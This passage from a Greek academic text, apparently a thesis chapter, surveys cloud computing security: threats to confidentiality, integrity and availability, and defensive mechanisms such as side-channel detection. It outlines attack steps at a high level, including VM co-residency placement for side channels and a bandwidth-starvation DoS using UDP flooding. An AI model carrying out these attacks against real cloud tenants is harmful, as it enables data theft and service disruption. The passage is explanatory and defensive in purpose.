2.2 Βασικά χαρακτηριστικά του Cloud Computing

Η Cloud Security Alliance ορίζει τα πέντε βασικά χαρακτηριστικά [1] του cloud, που δείχνουν την σχέση με το παραδοσιακό computing και τις διαφορές από αυτό.

- **On-demand self-service:** Ένας πελάτης του cloud μπορεί να αποκτήσει δυνατότητες computing, όπως η χρήση των servers και αποθήκευση σε δίκτυο, κατ' απαίτηση, χωρίς να αλληλεπιδρά με τον πάροχο του cloud.

- **Ευρεία πρόσβαση στο δίκτυο:** Οι υπηρεσίες παρέχονται μέσω του Διαδικτύου μέσω ενός προτύπου μηχανισμού που επιτρέπει στους πελάτες να έχουν πρόσβαση στις υπηρεσίες μέσω ομοιογενών εργαλείων πελάτη (π.χ., Η/Υ, κινητά τηλέφωνα και PDAs).
- **Resource pooling:** Ο πάροχος στο cloud χρησιμοποιεί ένα μοντέλο πολλαπλής ενοικίασης για να εξυπηρετήσει πολλούς πελάτες συγκεντρώνοντας υπολογιστικούς πόρους, οι οποίοι είναι διαφορετικοί φυσικοί και εικονικοί πόροι που ανατίθενται δυναμικά ανάλογα με την ζήτηση του πελάτη. Παραδείγματα πόρων αποτελεί η μνήμη, ο αποθηκευτικός χώρος, οι εικονικές μηχανές και το εύρος ζώνης (bandwidth).
- **Άμεση ευελιξία:** Όλες οι δυνατότητες μπορούν να παραχθούν άμεσα και γρήγορα ώστε να κλιμακωθούν επίσης γρήγορα ή να απελευθερωθούν γρήγορα προς την κατεύθυνση της άμεσης κλιμάκωσης. Από τη σκοπιά των πελατών, όλες αυτές οι δυνατότητες πρέπει να φαίνονται απεριόριστες και να υπάρχει η δυνατότητα να παρέχονται όποτε ζητηθούν.
- **Δυνατότητα Μέτρησης υπηρεσίας:** Η υπηρεσία η οποία αγοράζεται από τον πελάτη θα πρέπει, ανά πάσα στιγμή, να μπορεί να μετρηθεί, να ελέγχεται και να αναφέρεται.

Έτσι, με αυτά τα χαρακτηριστικά το cloud computing γίνεται ένα πετυχημένο και δημοφιλές επιχειρηματικό μοντέλο, σύμφωνα με αυτές τις ελκυστικές του δυνατότητες.

2.3 Βασικές Προκλήσεις στο Cloud Computing

Όπως αναφέρθηκε, στον δρόμο του cloud computing υπάρχουν προκλήσεις. Όλες αυτές οι ελκυστικές του δυνατότητες δεν θα μπορούσαν να μην αντιμετωπίσουν προκλήσεις στην υλοποίηση τους. Υπάρχουν τρεις βασικές προκλήσεις [1] στο να δημιουργήσουμε ένα ασφαλές και αξιόπιστο cloud:

- **Εξωτερική ανάθεση**. Η εξωτερική ανάθεση αναφέρεται στη διαδικασία με την οποία μια εταιρεία αναθέτει ορισμένες λειτουργίες ή δραστηριότητες σε εξωτερικούς παρόχους ή συνεργάτες, αντί να τις διεξάγει εντός των τοίχων της επιχείρησης. Με την εξωτερική ανάθεση μειώνονται τόσο οι δαπάνες κεφαλαίου, όσο και οι λειτουργικές δαπάνες για τους πελάτες του cloud [1]. Αυτό σημαίνει πως οι πελάτες δεν κατέχουν τον φυσικό έλεγχο του λογισμικού και του υλικού, καθώς αυτά διατηρούνται από τον πάροχο. Έτσι, ο πελάτης αναμένει ένα ασφαλές και αξιόπιστο cloud περιβάλλον με βάση όλες τι διαδικασίες που περιλαμβάνονται, όσον αφορά την εμπιστευτικότητα και ακεραιότητα των δεδομένων, καθώς και άλλες υπηρεσίες [1].
- **Multi-tenancy (ενοικίαση από πολλούς)**. Αυτό συμβαίνει όταν πολλοί πελάτες μοιράζονται ένα μέρος του cloud [1]. Χρησιμοποιούνται τεχνικές εικονικοποίησης (virtualization) για την βελτιστη χρήση των πόρων [1]. Σε αυτήν την περίπτωση, ο κίνδυνος που υπάρχει είναι πως διαφορετικοί πελάτες ενδέχεται να χρησιμοποιούν την ίδια φυσική μηχανή. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν αυτήν την ευπάθεια εκτελώντας διάφορες επιθέσεις όπως παραβίαση των δεδομένων (data breach) ή επιθέσεις πλημμύρας (flooding attacks), όπως και άλλες [1].
- **Εξειδικευμένοι μηχανισμοί ασφαλείας**. Εφόσον γίνεται αναφορά στο cloud, μπορεί κανείς να φανταστεί τον τεράστιο όγκο δεδομένων που καλείται να αντιμετωπίσει, καθώς και την

μεγάλη υπολογιστική ισχύ που απαιτείται. Επομένως, οι παραδοσιακοί μηχανισμοί ασφαλείας ίσως να μην είναι αρκετοί για τις απαιτήσεις ασφαλείας σε σχέση με αυτή την τεράστια υπολογιστική ισχύ που απαιτείται, καθώς και του επικοινωνιακού φόρτου [1].

Γενικά, η ασφάλεια πληροφοριών περιβάλλεται από ένα θεμελιώδες πλαίσιο το οποίο αναπτύχθηκε σταδιακά μέσα από τις ανάγκες και τις πρακτικές της. Αυτό το θεμελιώδες πλαίσιο είναι το **CIA Triad**, το οποίο χρησιμοποιείται για τον σχεδιασμό ασφαλών συστημάτων και διαδικασιών. Αυτό αποτελείται από την **Εμπιστευτικότητα (Confidentiality)**, **Ακεραιότητα (Integrity)** και **Διαθεσιμότητα (Availability)**. Αυτό το τρίπτυχο εξασφαλίζει τους στόχους ενός συστήματος ασφαλείας.

2.3.1 Απειλές κατά της Εμπιστευτικότητας

Σε ένα cloud περιβάλλον, η εμπιστευτικότητα σημαίνει ότι τα δεδομένα ενός πελάτη και οι υπολογιστικές του διεργασίες πρέπει να διατηρούν την εμπιστευτικότητα τους από τον πάροχο νέφους και άλλους πελάτες. Η εμπιστευτικότητα παραμένει ένας από τους μεγαλύτερους προβληματισμούς σχετικά με το cloud computing. Αυτό οφείλεται κυρίως στο γεγονός ότι οι πελάτες εξωτερικεύουν τα δεδομένα και τις υπολογιστικές τους διεργασίες σε διακομιστές νέφους, οι οποίοι ελέγχονται και διαχειρίζονται από ενδεχομένως μη αξιόπιστους παρόχους νέφους. Έτσι, οι πιθανοί επιτιθέμενοι προσπαθούν να εντοπίσουν ευπάθειες που έχουν αντίκτυπο στην εμπιστευτικότητα των δεδομένων των πελατών.

1) **Επίθεση Cross-VM μέσω Side Channels:** Ο Ristenpart κ.ά. [4] πραγματοποιούν επίδειξη επιθέσεων Cross-VM στην πλατφόρμα Amazon EC2. Μια τέτοια επίθεση εκμεταλλεύεται τη φύση του μοντέλου multi-tenancy, που επιτρέπει στις εικονικές μηχανές που ανήκουν σε διαφορετικούς πελάτες να συνυπάρχουν στην ίδια φυσική μηχανή. Ο Aviram κ.ά [5] θεωρούν τον χρονισμό των Side Channels ως μία σοβαρή απειλή για την ασφάλεια στο cloud λόγω του ότι α) Τα κανάλια χρονισμού υπάρχουν εκτενώς, συνεπώς είναι δύσκολο να ελεγχθούν λόγω του μαζικού παραλληλισμού και της κοινής υποδομής και β) κακόβουλοι πελάτες μπορούν να υποκλέψουν πληροφορίες από άλλους χωρίς να αφήσουν ίχνη ή να σημάνουν ειδοποιήσεις. Υπάρχουν δύο κύρια βήματα για να πραγματοποιηθεί πρακτικά μια τέτοια επίθεση.
    - Βήμα 1: **Τοποθέτηση Κακόβουλης Εικονικής Μηχανής**. Ένας κακόβουλος χρήστης πρέπει να τοποθετήσει μια κακόβουλη εικονική μηχανή (VM) στον φυσικό διακομιστή όπου βρίσκεται η εικονική μηχανή του πελάτη-στόχου. Για να το πετύχει αυτό, ο κακόβουλος χρήστης πρέπει πρώτα να προσδιορίσει το πού βρίσκεται η εικονική μηχανή-στόχος. Αυτό μπορεί να γίνει με εργαλεία όπως το nmap, το hping, το wget, κ.λπ. Πρέπει επίσης να μπορεί να προσδιορίσει αν υπάρχουν δύο instances εικονικών μηχανών· 1) συγκρίνοντας τις διευθύνσεις IP του Domain0 για να δει αν ταιριάζουν, και 2) μετρώντας τον round-trip time των πακέτων. Η ορθότητα των ελέγχων συνύπαρξης μηχανών μπορεί να επαληθευτεί μεταξύ των εικονικών μηχανών μεταδίδοντας μηνύματα μέσω ενός κρυφού καναλιού. Μετά από όλη την προετοιμασία, μια κακόβουλη εικονική μηχανή πρέπει να δημιουργηθεί στον φυσικό διακομιστή-στόχο καθορίζοντας ένα σύνολο παραμέτρων (π.χ., τύπος host, zone); υπάρχουν δύο βασικές στρατηγικές για την εκκίνηση μιας τέτοιας εικονικής μηχανής: 1) η στρατηγική του brute-force, που απλά εκκινεί πολλές εικονικές μηχανές και

ελέγχει τη συνύπαρξή τους με τον στόχο· 2) ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί την τάση του Amazon EC2 να εκκινεί νέες εικονικές μηχανές στο ίδιο μικρό σύνολο φυσικών μηχανών. Η δεύτερη στρατηγική εκμεταλλεύεται τον αλγόριθμο ανάθεσης εικονικών μηχανών του EC2 ξεκινώντας μια κακόβουλη εικονική μηχανή για τον επιτιθέμενο μετά από την εκκίνηση μιας εικονικής μηχανής-θύματος, ώστε ενδεχομένως να τους ανατεθεί ο ίδιος φυσικός διακομιστής· αυτή η προσέγγιση έχει σίγουρα καλύτερο ποσοστό επιτυχίας.

- Βήμα 2: **Εξαγωγή**. Μετά το βήμα 1, μια κακόβουλη εικονική μηχανή συνυπάρχει με την εικονική μηχανή-θύμα. Εφόσον η κακόβουλη εικονική μηχανή και το θύμα μοιράζονται κάποιους φυσικούς πόρους, όπως η κρυφή μνήμη δεδομένων, η πρόσβαση στο δίκτυο, οι προγνωστικοί κατευθυντήρες της CPU, τα pipelines της CPU, κ.λπ., υπάρχουν πολλοί τρόποι με τους οποίους ένας κακόβουλος χρήστης μπορεί να πραγματοποιήσει επιθέσεις: 1) μέτρηση της χρήσης της κρυφής μνήμης (cache) που μπορεί να εκτιμήσει το τρέχον φορτίο του διακομιστή· 2) εκτίμηση ενός ρυθμού κίνησης που μπορεί να επιστρέψει τον αριθμό των επισκεπτών ή ακόμα και τις συχνά ζητούμενες σελίδες· 3) μια επίθεση χρονισμού πληκτρολογίου (keystroke timing attack) που μπορεί να κλέψει τον κωδικό πρόσβασης ενός θύματος μετρώντας το χρόνο μεταξύ των πατημάτων πλήκτρων.

  Στη συνέχεια, διερευνώνται διάφορα κρυφά κανάλια και παρέχεται λεπτομερής ανάλυση. Οι επιτιθέμενοι μπορούν εύκολα να εκμεταλλευτούν την L2 μνήμη cache λόγω του υψηλού εύρους ζώνης της. Ο Xu κ.ά. έχουν μελετήσει λεπτομερώς το κρυφό κανάλι της L2 μνήμης cache με ποσοτική αξιολόγηση [6]. Έχει αποδειχθεί ότι ακόμη και ο ρυθμός μετάδοσης του καναλιού είναι υψηλότερος από πριν [7], η δυνατότητα του καναλιού να διαρρέει χρήσιμες πληροφορίες παραμένει περιορισμένη, και είναι λογικό να διαρρέουν ευαίσθητες πληροφορίες όπως ιδιωτικά κλειδιά. Οι Okamura κ.ά. ανέπτυξαν μια νέα επίθεση, η οποία δείχνει ότι το φορτίο της CPU μπορεί επίσης να χρησιμοποιηθεί ως κρυφό κανάλι για την κωδικοποίηση πληροφοριών [8]. Η επίθεση διαρροής μνήμης (memory disclosure attack) [9], [10] είναι ένας άλλος τύπος επίθεσης Cross-VM. Σε ένα εικονοποιημένο περιβάλλον, η αποκοπή επανάληψης μνήμης (memory deduplication) είναι μια τεχνική για τη μείωση της χρήσης της φυσικής μνήμης με το να μοιράζονται οι σελίδες μνήμης με το ίδιο περιεχόμενο. Μια επίθεση διαρροής μνήμης είναι ικανή να ανιχνεύσει την ύπαρξη μιας εφαρμογής ή ενός αρχείου σε μια εικονική μηχανή που συνυπάρχει, μετρώντας το write access time που διαφέρει μεταξύ των deduplicated σελίδων και των κανονικών.

2) **Κακόβουλος SysAdmin**: Η επίθεση Cross-VM αναφέρει τον τρόπο με τον οποίο κακόβουλοι χρήστες μπορούν να παραβιάσουν την εμπιστευτικότητα των πελατών του cloud που συνυπάρχουν με το θύμα. Ωστόσο, αυτό το είδος επίθεσης δεν είναι η μόνη απειλή. Ένας sysadmin με υψηλά δικαιώματα πρόσβασης του παρόχου cloud μπορεί να εκτελέσει επιθέσεις αποκτώντας πρόσβαση στη μνήμη των εικονικών μηχανών ενός πελάτη. Για παράδειγμα, το Xenaccess [11] επιτρέπει σε έναν sysadmin να έχει άμεση πρόσβαση στη μνήμη της εικονικής μηχανής κατά τη διάρκεια της λειτουργίας της εκτελώντας μία διεργασία σε επίπεδο χρήστη στο Domain0.

2.3.2 Απειλές κατά της Ακεραιότητας

Όπως η εμπιστευτικότητα, έτσι και η έννοια της ακεραιότητας αποτελεί σημαντική πρόκληση στα υπολογιστικά περιβάλλοντα νέφους. Η ακεραιότητα των δεδομένων σημαίνει ότι τα δεδομένα πρέπει να αποθηκεύονται στους διακομιστές του cloud, χωρίς αλλοίωση ή κλοπή και κάθε παραβίαση πρέπει να ανιχνεύεται. Η ακεραιότητα του computing σημαίνει ότι τα προγράμματα πρέπει να εκτελούνται χωρίς να αλλοιώνονται από κακόβουλο λογισμικό ή κακόβουλους χρήστες και ότι το οποιοδήποτε σφάλμα όσον αφορά το computing, θα ανιχνευθεί. Οι απειλές κατα της ακεραιότητας διακρίνονται σε απώλεια/παραποίηση δεδομένων και στο μη έγκυρο computing στους απομακρυσμένους servers.


1. **Απώλεια/παραποίηση δεδομένων**: Στην αποθήκευση στο cloud, οι εφαρμογές παρέχουν την αποθήκευση ως υπηρεσία (STaaS). Οι διακομιστές διατηρούν μεγάλες ποσότητες δεδομένων που έχουν τη δυνατότητα να προσπελαστούν σε σπάνιες περιπτώσεις. Οι διακομιστές του cloud είναι αμφίβολοι όσον αφορά τόσο την ασφάλεια όσο και την αξιοπιστία [12], πράγμα που σημαίνει ότι τα δεδομένα μπορεί να χαθούν ή να τροποποιηθούν με κακόβουλο τρόπο ή κατά λάθος. Σφάλματα διαχείρισης μπορεί να προκαλέσουν απώλεια δεδομένων (π.χ., αντίγραφα ασφαλείας και αποκατάσταση, μετακίνηση δεδομένων και αλλαγή μελών σε συστήματα P2P [13]). Επιπλέον, οι επιτιθέμενοι μπορεί να εκκινήσουν επιθέσεις εκμεταλλευόμενοι την απώλεια ελέγχου των δεδομένων από τους ιδιοκτήτες τους.
2. **Αναξιόπιστη ακεραιότητα υπολογισμών(computing) στους απομακρυσμένους servers**: Με την εξωτερική ανάθεση του computing, είναι δύσκολο να κριθεί εάν το computing πραγματοποιείται με υψηλή ακεραιότητα. Δεδομένου ότι οι λεπτομέρειες του computing δεν είναι αρκετά διαφανείς για τους πελάτες του cloud, οι διακομιστές του cloud μπορεί να μην συμπεριφέρονται ορθά και να επιστρέφουν εσφαλμένα αποτελέσματα[14]. Από την άλλη πλευρά, ακόμη και αν χρησιμοποιείται ένα σωστά σχεδιασμένο μοντέλο, ενδέχεται να προκύψουν προβλήματα όταν ένας διακομιστής του cloud χρησιμοποιεί ξεπερασμένο, ευάλωτο κώδικα, έχει κακές πολιτικές ή υπηρεσίες, ή έχει προηγουμένως δεχτεί επίθεση με rootkit, που έχει ενεργοποιηθεί από κακόβουλο κώδικα ή δεδομένα [15].

2.3.3 Απειλές κατά της Διαθεσιμότητας

Η διασφάλιση της διαθεσιμότητας είναι κρίσιμη, αφού η βασική λειτουργία του cloud computing είναι να παρέχει υπηρεσία on-demand σε διαφορετικά επίπεδα. Εάν μια συγκεκριμένη υπηρεσία δεν είναι πλέον διαθέσιμη ή η ποιότητα της υπηρεσίας δεν μπορεί να πληροί τη Συμφωνία Επιπέδου Υπηρεσιών (SLA), οι πελάτες μπορεί να χάσουν την εμπιστοσύνη στο σύστημα του cloud. Σε αυτήν την ενότητα, θα μελετηθούν δύο είδη απειλών που επηρεάζουν τη διαθεσιμότητα του cloud.

1. **Flooding Attack μέσω Bandwidth Starvation**: Σε μια επίθεση πλημμύρας, η οποία μπορεί να προκαλέσει Άρνηση Υπηρεσιών (DoS), αποστέλλονται μεγάλες ποσότητες αιτημάτων σε μια συγκεκριμένη υπηρεσία/εφαρμογή/ιστοσελίδα για να την εμποδίσουν από το να λειτουργεί σωστά, με σκοπό να χάσει την διαθεσιμότητα της και την παροχή υπηρεσιών. Στο cloud computing, υπάρχουν δύο βασικοί τύποι [16] επιθέσεων πλημμύρας:
    - **Άμεση DoS**: Ο στόχος της επίθεσης καθορίζεται και η διαθεσιμότητα της στοχευόμενης υπηρεσίας στο cloud θα χαθεί πλήρως.

- **Έμμεση DoS**: 1) όλες οι υπηρεσίες που φιλοξενούνται στον ίδιο φυσικό υπολογιστή με τον στόχο θα επηρεαστούν, 2) η επίθεση ξεκινά χωρίς συγκεκριμένο στόχο.



Σχ. 2.2. Traditional Data Center Network Architecture [1]

Η φύση της ανεπαρκούς παροχής και της δημοσίας διαφάνειας σε ένα σύστημα cloud φέρνει νέες ευπάθειες που μπορούν να τις εκμεταλλευτούν οι επιτιθέμενοι για να πραγματοποιηθεί μια νέα επίθεση DOS με στόχο την έκθεση σε κίνδυνο της παροχής υπηρεσιών cloud με το να υπερφορτωθεί το περιορισμένο bandwidth του δικτυου. Όπως φαίνεται στο Σχήμα 2.2, τα link A, B, C είναι τα uplinks των δρομολογητών R5, R1 και R2, αντίστοιχα. Γίνεται η υπόθεση ότι το link B είναι το ενεργό link και το C είναι το failover link (δηλαδή, ένας σύνδεσμος που θα ενεργοποιηθεί όταν ο ενεργός σύνδεσμος έχει πέσει). Λόγω της ανεπαρκούς παροχής, η συνολική χωρητικότητα των H1, H2, H3 και H4 (που αποτελούν το υποδίκτυο 1) είναι μερικές φορές μεγαλύτερη από οποιαδήποτε χωρητικότητα για τα link A, B ή C. Προκειμένου να υπερφορτωθει το link B, οι επιτιθέμενοι (οι οποίοι μπορεί να είναι μερικές συσκευές που ελέγχονται από τον επιτιθέμενο) στο υποδίκτυο 1 χρειάζεται μόνο να δημιουργήσουν αρκετή κίνηση για να επιτεθούν στις συσκευές σε ένα άλλο υποδίκτυο (π.χ. υποδίκτυο 2). Αφού το link B υπερφορτωθεί από την κίνηση, οι συσκευές στο υποδίκτυο 1 είναι ανίκανες να παράσχουν υπηρεσίες στους χρήστες του cloud.

Για να προκληθεί αποτελεσματικά μια τέτοια επίθεση DoS (bandwidth starvation), πρέπει να γίνουν τα εξής βήματα:

1. **Προσδιορισμός τοπολογίας**: Δεδομένου ότι μόνο οι κόμβοι σε διαφορετικά υποδίκτυα συνδέονται με bottleneck links, ένας επιτιθέμενος πρέπει πρώτα να εντοπίσει την τοπολογία

του δικτύου. Εκμεταλλευόμενος τη φύση του δρομολογητή, μπορεί να προσδιορίσει τον αριθμό των δρομολογητών μεταξύ δύο κόμβων. Αυτό βοηθά τους επιλεγμένους κόμβους να σχεδιάσουν την τοπολογία.

2. **Απόκτηση πρόσβασης σε αρκετούς κόμβους**: Ο αριθμός των κόμβων που θα εκτελέσουν την επίθεση καθορίζεται από τη χωρητικότητα του ανώτερου link, η οποία μπορεί να εκτιμηθεί με ορισμένα εργαλεία όπως το Pathload [17], το Nettimer [18] ή το Bprobe [19].
3. **Εκτέλεση της επίθεσης**: Προτείνεται η χρήση του πρωτοκόλλου UDP ώστε να προκαλέσει starvation στις TCP συνδέσεις.

2. **Επίθεση Κατανάλωσης Πόρων (FRC)**: Μια αντιπροσωπευτική επίθεση Οικονομικής Άρνησης της Βιωσιμότητας (EDoS) είναι η επίθεση Κατανάλωσης Πόρων (FRC) [20], [21], η οποία αποτελεί μια διακριτική επίθεση που μπορεί να διαρκέσει για μεγάλο χρονικό διάστημα (συνήθως διαρκεί εβδομάδες) προκειμένου να έχει επίδραση. Στο cloud computing, ο στόχος μιας επίθεσης FRC είναι να αφαιρέσει από το θύμα (δηλαδή τους νόμιμους πελάτες του cloud) την μακροπρόθεσμη οικονομική διαθεσιμότητα της φιλοξενίας ιστοσελίδων που είναι δημόσια προσβάσιμες. Με άλλα λόγια, οι επιτιθέμενοι, οι οποίοι δρουν ως νόμιμοι πελάτες υπηρεσιών cloud, στέλνουν συνεχώς αιτήσεις στο website hosting σε διακομιστές cloud για να καταναλώσουν εύρος ζώνης, το οποίο χρεώνεται στον πελάτη του cloud που κατέχει την ιστοσελίδα. Στον διακομιστή ιστού, αυτή η κίνηση δεν φαίνεται να φτάνει στο επίπεδο άρνησης υπηρεσίας, και είναι δύσκολο να διαχωριστεί η κίνηση FRC από οποιαδήποτε άλλη έγκυρη κίνηση. Μια επίθεση FRC επιτυγχάνεται όταν προκαλεί οικονομική επιβάρυνση στο θύμα.

2.3.4 API και προβληματισμοί

Τα API κλειδιά [22] στο cloud αρχικά χρησιμοποιούνταν αποκλειστικά ως μέθοδος αναγνώρισης για προγράμματα πελατών που εκτελούνται σε ένα cloud περιβάλλον. Αυτό επέτρεπε την διαχείριση των προγραμμάτων πελατών και των χρηστών να παρακολουθείται για τον εντοπισμό συμβάντων και την καταγραφή χρήσης. Αρχικά αυτό δεν αποτελούσε πρόβλημα ασφαλείας, αλλά αργότερα η πρόοδος στην υποδομή του cloud διεύρυνε τη χρήση αυτών των κλειδιών [23]. Σε ορισμένες περιπτώσεις αυτά τα κλειδιά χρησιμοποιούνται για εξουσιοδότηση(authorization). Έτσι, έχοντας αυτό το κλειδί δίνεται σε κάποιον κακόβουλο χρήστη η δυνατότητα να τροποποιήσει, να διαγράψει ή να μεταφέρει τα δεδομένα ενός λογαριασμού κάνοντας το να φαίνεται ότι οι ενέργειες αυτές έγιναν από τον νόμιμο χρήστη του cloud[23]. Τελικά, αποδείχθηκε πως τα API keys αποτελούσαν κίνδυνο και οι χρήστες/προγραμματιστές δεν έκαναν σωστή διαχείριση. Οι προγραμματιστές έστελναν τα API κλειδιά μέσω email και τα αποθήκευαν στους σκληρούς τους δίσκους, όπου μπορούσαν να ανακαλυφθούν μέσω snooping και sniffing. Πριν από χρόνια η Google και η Yahoo έκαναν αυτό το λάθος, αλλά δεν πέρασε πολύς καιρός μέχρι να εντοπιστούν οι κίνδυνοι. Έκτοτε, έχουν ενισχύσει την ασφάλεια της εξουσιοδοτησης τους χρησιμοποιώντας τη γλώσσα SAML (Security Assertion Markup Language) [24], και κωδικούς εξουσιοδότησης με βάση τα hashes[25]. Ωστόσο, το ζήτημα παραμένει μια απειλή καθώς οι κακές πρακτικές συνεχίζονται από προγραμματιστές, χρησιμοποιώντας τα κλειδιά API για ασφάλεια [23]. Οι παλαιότερες, πιο έμπειρες επιχειρήσεις όπως η Yahoo, η Google και η Amazon έχουν επίγνωση αυτών των αδυναμιών και έχουν εφαρμόσει αντίμετρα. Συνεπώς, δίνεται μεγαλύτερη εμπιστοσύνη προς αυτές τις εταιρείες γνωρίζοντας πως θα κατασκευάσουν πιο

ασφαλές λογισμικό το οποίο θα ελέγχει καλύτερα τη ροή δεδομένων των νεοσύστατων επιχειρήσεων. Εάν τα κλειδιά API πρόκειται να προστατεύουν πληροφορίες, πρέπει να χειρίζονται με μεγαλύτερη προσοχή.

Τα APIs παρέχουν έναν οδηγό, σχετικά με το πώς λειτουργεί μια εφαρμογή [26] [27]. Συνήθως χειρίζονται με ασφάλεια, αλλά όχι πάντα επαρκώς. Το Πανεπιστήμιο του Texas στο Austin και το Πανεπιστήμιο του Stanford εξέτασαν αρκετές κοινώς χρησιμοποιούμενες Web Services [27]. Βρέθηκε ότι οι υπηρεσίες πληρωμών σε αρκετές από αυτές περιείχαν ευπάθειες στο πρωτόκολλο SSL όταν αυτές προσπελαύνονταν μέσω APIs που δεν ήταν προορισμένα για έναν browser [28]. Η εκμετάλλευση αυτής της ευπάθειας οδήγησε στην απόκτηση πρόσβασης στα αρχεία ενός χρήστη. Εφαρμογές όπως το Chase Mobile Banking και το Instagram απέτυχαν να εφαρμόσουν το SSL με πλήρη ασφάλεια [27].

2.4 Στρατηγικές Άμυνας

Όπως αναλύθηκε, υπάρχουν αρκετοί κίνδυνοι που απασχολούν τα cloud περιβάλλοντα στο τρίπτυχο της Εμπιστευτικότητας, Ακεραιότητας και Διαθεσιμότητας. Αυτό το τρίπτυχο πρέπει με κάποιο τρόπο να διασφαλιστεί, ώστε τα cloud περιβάλλοντα να είναι πιο αξιόπιστα και αποδοτικά. Παρακάτω, αναφέρονται διάφοροι μηχανισμοί ασφαλείας που συμβάλλουν στην επίτευξη της αξιοπιστίας και της απόδοσης.

2.4.1 Μηχανισμοί διασφάλισης Εμπιστευτικότητας

Όπως προαναφέρθηκε, οι πελάτες εξωτερικεύουν τα δεδομένα και τις υπολογιστικές τους διεργασίες σε διακομιστές νέφους, οι οποίοι ελέγχονται και διαχειρίζονται από ενδεχομένως μη αξιόπιστους παρόχους νέφους. Ακόμη, περιγράφηκε μία πολύ σοβαρή επίθεση, η επίθεση με χρήση side-channels. Παρακάτω, αναφέρονται αναλυτικά αρκετές μέθοδοι άμυνας για την διασφάλιση της εμπιστευτικότητας.

1) **Εντοπισμός Επίθεσης(Attack Detection)**: Μόλις εντοπιστεί μια επίθεση side-channel, εφαρμόζεται ένα κατάλληλο αντίμετρο. Οι επιθέσεις side-channel συνήθως προκαλούν μη φυσιολογικές αναφορές και αστοχίες (misses) στη μνήμη cache. Έτσι, μπορούν να

χρησιμοποιηθούν μετρητές απόδοσης υλικού για την ανίχνευση επιθέσεων cache. Οι μετρητές απόδοσης υλικού είναι κοινοί σε μοντέρνους μικροεπεξεργαστές, με ειδικούς καταχωρητές για να αποθηκεύουν συγκεκριμένες συμπεριφορές προγραμμάτων όπως κύκλοι ρολογιού, cache hits/misses, branch misses και άλλα. Οι Chiappetta κ.ά. [29] πρότειναν τρεις μεθόδους βασισμένες σε μετρητές απόδοσης υλικού για την ανίχνευση των μεθόδων Flush + Reload των Yarom κ.ά. [30]. Η μηχανική μάθηση και τα νευρωνικά δίκτυα χρησιμοποιούνται σε δύο από τις μεθόδους τους για να αντιμετωπίσουν την πιθανή ύπαρξη false positives και να αυξήσουν την μετρική "confidence" της ανίχνευσης. Στο δίκτυο εκπαίδευσης, χρησιμοποίησαν κύκλους CPU, L2 cache hits, L3 cache misses ως χαρακτηριστικά εισόδου. Η μέθοδός τους είναι ικανή να ανιχνεύσει επιθέσεις Flush + Reload σε περίπου ένα πέμπτο του συνολικού χρόνου που χρειάζεται ο επιτιθέμενος, χωρίς απαιτήσεις για τροποποίηση του υλικού ή του λειτουργικού συστήματος. Ο Payer [31] ανέπτυξε το σύστημα ανίχνευσης του HexPADS συλλέγοντας μετρητές απόδοσης υλικού για να αναλύσει πιθανή ανωμαλία στη συμπεριφορά από side-channel επιθέσεις. Οι μετρικές για τον ορισμό των επιθέσεων περιλαμβάνουν συμπεριφορές cache, χρόνο εκτέλεσης, βιβλιοθήκες κ.λπ.

Σε ένα cloud περιβάλλον, καθώς η φυσική συν-τοποθέτηση (co-residency) [32] είναι το πρώτο βήμα που χρησιμοποιεί side-channel επιθέσεις όπως Prime + Probe και Flush + Reload, οι τεχνικές για την ανίχνευση τέτοιας συν-τοποθέτησης μπορεί να είναι κρίσιμες για την πρόληψη τέτοιων επιθέσεων. Οι Zhang κ.ά. [33] πρότειναν μια μέθοδο που αντιστρέφει το cache side-channel ώστε οι πελάτες να είναι σίγουροι για τη φυσική απομόνωση των VMs τους. Οι Bates κ.ά. [34] χρησιμοποίησαν ανάλυση κίνησης για να προσδιορίσουν τη συν-τοποθέτηση στο cloud. Οι Zhang κ.ά. [35] έδειξαν ότι η τεχνική de-duplication επιτρέπει την ανίχνευση της συν-τοποθέτησης από VMs σε PaaS clouds. Οι Wu κ.ά. [36], Zhang κ.ά. [37] και Varadarajan κ.ά. [38] έδειξαν ότι το memory bus contention μπορεί να χρησιμοποιηθεί για την ανίχνευση της συν-τοποθέτησης. Το 2016, οι İnci κ.ά. [39] έκαναν πειράματα σε τρία διάσημα εμπορικά cloud, το Amazon EC2, το Google Compute Engine και το Microsoft Azure, και στη συνέχεια σύγκριναν τρεις μεθόδους ανίχνευσης συν-τοποθέτησης. Τα αποτελέσματα δείχνουν ότι η συν-τοποθέτηση σε αυτές τις υπηρεσίες cloud είναι ακόμη δυνατή.

2) **Τεχνικές Σταθερού Χρόνου(Constant-Time Techniques)**: Οι περισσότερες επιθέσεις side-channel της μνήμης cache βασίζονται στην απόκλιση του χρόνου κρυπτογράφησης που σχετίζεται με το κλειδί και τα δεδομένα. Οι χρονικές αποκλίσεις μπορεί να προέλθουν από προσβάσεις στην μνήμη (π.χ. AES) και από branches (π.χ. RSA).

